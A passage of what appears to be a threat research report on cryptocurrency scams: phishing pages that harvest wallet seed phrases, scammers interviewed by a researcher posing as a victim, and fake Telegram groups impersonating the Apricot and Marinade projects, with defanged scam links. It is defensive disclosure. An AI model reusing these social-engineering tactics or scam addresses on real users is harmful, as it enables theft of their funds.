


Figure 17. A page in the scam site asking the users to provide the mnemonic seed phrases that the threat actor needs to access their cryptocurrency wallet






Figure 18. Another scam site phishing for users' recovery phrases

Fraudsters almost always ask for a screenshot of the victim's wallet address to prove that they have followed all the procedures. Most likely, these scammers belong to a larger network of threat actors, and they need evidence either to claim their share of the stolen funds or possibly to meet their revenue targets.
One of our threat researchers pretended to be a user to engage the scammers. Here is a sample of their exchange:








Figure 19. Sample conversations with a scammer pretending to assist our threat researcher who posed as a user

Fake Chat Groups on Telegram

Malicious actors have also gone the route of creating fake chat groups on Telegram. To make the chat group seem credible, scammers allege that their chat group boasts of a huge membership base, although this base is likely composed of mostly fake accounts.

Cryptocurrency users who are looking for specific information with regard to a project have also turned to Telegram in the past to get answers. Searching for a project name on Telegram usually yields multiple chat group options that can give users the desired information, and users tend to choose the ones with more members as indicated in the search results, as it is assumed that the official chat groups have a large membership base. But this is not always the case, and spotting a fake chat group from a real one is tricky.

Malicious actors know how to make fake chat groups look official by imitating the content of official chat groups' history. For example, they include fake chats between a user and a support staff member or add conversations that mention how helpful the assistance from technical support is

On occasion, the fake chat administrator announces new campaigns akin to how the official ones make announcements. These announcements serve as the scammers' bait. We have seen them use many scam handles that include fake initial coin offerings (ICOs), fake presales, phishing site broadcasting, and malicious smart contract baits, to name a few.

One such fake chat group that we observed was related to Project Apricot. In this case, the chat administrator announced a fake token. This group claims to have more than 6,000 members although, the chat group has nothing to do with the official Apricot project.

Figure 20. Image of a fake Apricot community page




Figure 21. Many accounts used in this chat group were deleted shortly after.

Many of these communities have a short life span. Our subsequent visits to the Telegram chat group accounts that were used to promote the communities could no longer be accessed. However, it is possible that the numbers for those accounts will be

reused when the threat actors create new fake Telegram accounts. Also, the hosting site that was promoted in that community was also suspended soon after.




Figure 22. A screenshot of a suspended domain




Figure 23. Image of the fake Project Apricot web page created by scammers

Another Telegram group that was used for a similar scam (found in this link: https://t[.]me/apricotfinancechats) claims to have over 16,000 members. In contrast, this scheme is more straightforward: The fraudster asks a user to pay 20 ethereum coins and then to accomplish a Google Form to complete the supposed purchase.




Figure 24. Sample conversation in which a scammer asks a user to provide more information using Google Forms




Figure 25 Scam page for Project Apricot

We found another fake Telegram chat group with more than 30,000 members for another cryptocurrency project referred to as Project Marinade. The chat administrator constantly posts

instructions urging users to connect to a scam site, hxxps://smartconnectdapp[.]online, which was created to phish for private keys.

